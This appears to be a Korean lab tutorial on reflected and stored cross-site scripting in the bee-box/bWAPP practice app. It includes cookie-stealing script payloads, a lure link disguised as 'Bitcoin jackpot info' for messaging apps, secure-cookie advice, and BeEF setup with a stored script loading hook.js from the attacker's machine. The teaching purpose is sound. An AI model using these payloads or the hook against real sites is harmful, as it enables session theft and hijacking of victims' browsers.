이전 강의에 이어서 작성되었습니다.
BeeBox > Cross-Site Scripting - Reflected (GET)
Kali 가상머신에서 beebox로 접속


First name, Last name 입력한 후 Go 버튼을 클릭해서 동작을 확인

화면 하단에 입력한 내용이 출력되는 것을 확인

입력값과 출력값에 스크립트 코드 처리 여부를 확인
First name: first <script> alert('first') </script>
Last name: last <script> alert('last') </script> 

⇒ 모든 입력창에서 XSS 취약점을 확인할 수 있음

쿠키 정보를 출력하도록 스크립트를 수정
First name: first <script> alert(document.cookie) </script>
Last name: last

주소창에 주소를 복사해서 공격 문자열을 작성
<a href="http://bee.box/bWAPP/xss_get.php?firstname=first+%3Cscript%3E+alert%28document.cookie%29+%3C%2Fscript%3E%09&lastname=last&form=submit"> 비트 코인 대박 정보 <a>카카오톡으로 링크를 전달하고 해당 링크를 클릭 (호스트 PC에서 beebox 사이트에 로그인되어 있어야 함)
BeeBox > Crss-Site Scripting - Stored (Blog)


사용자가 입력한 내용을 저장하고 조회할 수 있는 기능을 제공
입력 내용에 HTML 태그가 포함된 경우 동작을 확인

⇒ <b> <i> <u> 태그가 단순 텍스트가 아닌 HTML 태그로 해석되어서 처리되는 것을 확인script 태그를 포함해서 내용을 저장




⇒ 해당 서버에 스크립트 코드가 저장되어 있으므로, 해당 페이지에 접근할 때 마다 스크립트 코드가 전달되어 실행되게 됨
Cookie vs Session
Cookie
https://developer.mozilla.org/ko/docs/Web/HTTP/Cookies


안전한 쿠키 사용
-

중요 정보가 쿠키에 포함되지 않도록 한다. ⇒ 설계 시 중요 정보가 포함되지 않도록 지침을 만들고 지침에 따라서 개발
-
쿠키에 중요 정보가 포함되어야 하는 경우
a. 암호화해서 전달 ⇒ 안전한 암호화 알고리즘과 키 길이를 사용하고, 키 관리를 안전하게 진행해야 함
b. HTTPS와 같은 보안 채널을 통해서만 전달 ⇒ Secure 속성을 활성화해서 쿠키를 전달
-

쿠키가 하드디스크에 지속적으로 남아 있거나 임의로 접근지 못 하도록 설정
a. 쿠키의 지속 시간(Max-Age)과 유효 기간(Expires)을 최소한으로 설정
b. 스크립트를 이용해서 쿠키 값에 접근, 조작하는 것을 방지 ⇒ HttpOnly 속성을 활성화해서 쿠키를 전달
관련 가이드 내용
Session

세션 ID를 잘못 생성, 관리했을 때 발생할 수 있는 문제
TODO.
인증 전과 인증 후 동일한 세션 ID를 유지하는 경우 ⇒ 세션 ID 고정
세션 ID 생성 규칙을 유추할 수 있는 경우 ⇒ 세션 ID 추축
(스크립트 코드를 이용해서) 브라우저에 저장된 세션 ID를 탈취할 수 있는 경우 ⇒ 세션 ID 훔치기 ⇒ XSS 공격
BeEF를 이용한 XSS 공격
설치 및 실행
┌──(kali㉿kali)-[~]
└─$ sudo apt install beef-xss


┌──(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user: p@ssw0rd	⇐ 기본 패스워드 재설정
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel				⇐ BeEF 웹 콘솔 접속 주소
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>	⇐ BeEF에서 제공하는 스크립트 코드 주소
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Sun 2024-03-17 22:06:23 EDT; 5s ago
   Main PID: 919417 (ruby)
      Tasks: 2 (limit: 2249)
     Memory: 55.4M
        CPU: 4.142s
     CGroup: /system.slice/beef-xss.service
             └─919417 ruby /usr/share/beef-xss/beef

Mar 17 22:06:23 kali systemd[1]: Started beef-xss.service - beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
콘솔에 접속 (자동으로 실행되지 않는 경우, http://127.0.0.1:3000/ui/panel 로 접속)

로그인 안 되는 경우, config.yaml 파일에서 패스워드를 변경하고 시작메뉴에서 beef stop, beef start를 실행
┌──(kali㉿kali)-[~]
└─$ sudo gedit /usr/share/beef-xss/config.yaml
---
beef:
  version: 0.5.4.0
  debug: false
  client_debug: false
  crypto_default_value_length: 80
  credentials:
    user: beef
    passwd: p@ssw0rd			⇐ 패스워드 변경 후 저장 (beef는 사용할 수 없음)
  restrictions:
    permitted_hooking_subnet:
    - 0.0.0.0/0
    - "::/0"
    permitted_ui_subnet:
    - 0.0.0.0/0
    - "::/0"
    excluded_hooking_subnet: []
    api_attempt_delay: '0.05'

... 생략 ...Kali 가상머신에서 XSS 취약점을 가지고 있는 게시판에 hook.js 파일을 실행하는 글을 등록

<script src="http://kali.linux:3000/hook.js"></script>
BEEF!!!

BeEF 콘솔에서 스크립트 코드가 실행된 것을 확인

호스트 PC에서 XSS에 취약한 웹 페이지로 접속 ⇒ 개발자 도구의 Network 탭에서 hook.js를 계속해서 호출하는 것을 확인

Kali 가상머신의 BeEF 콘솔을 확인
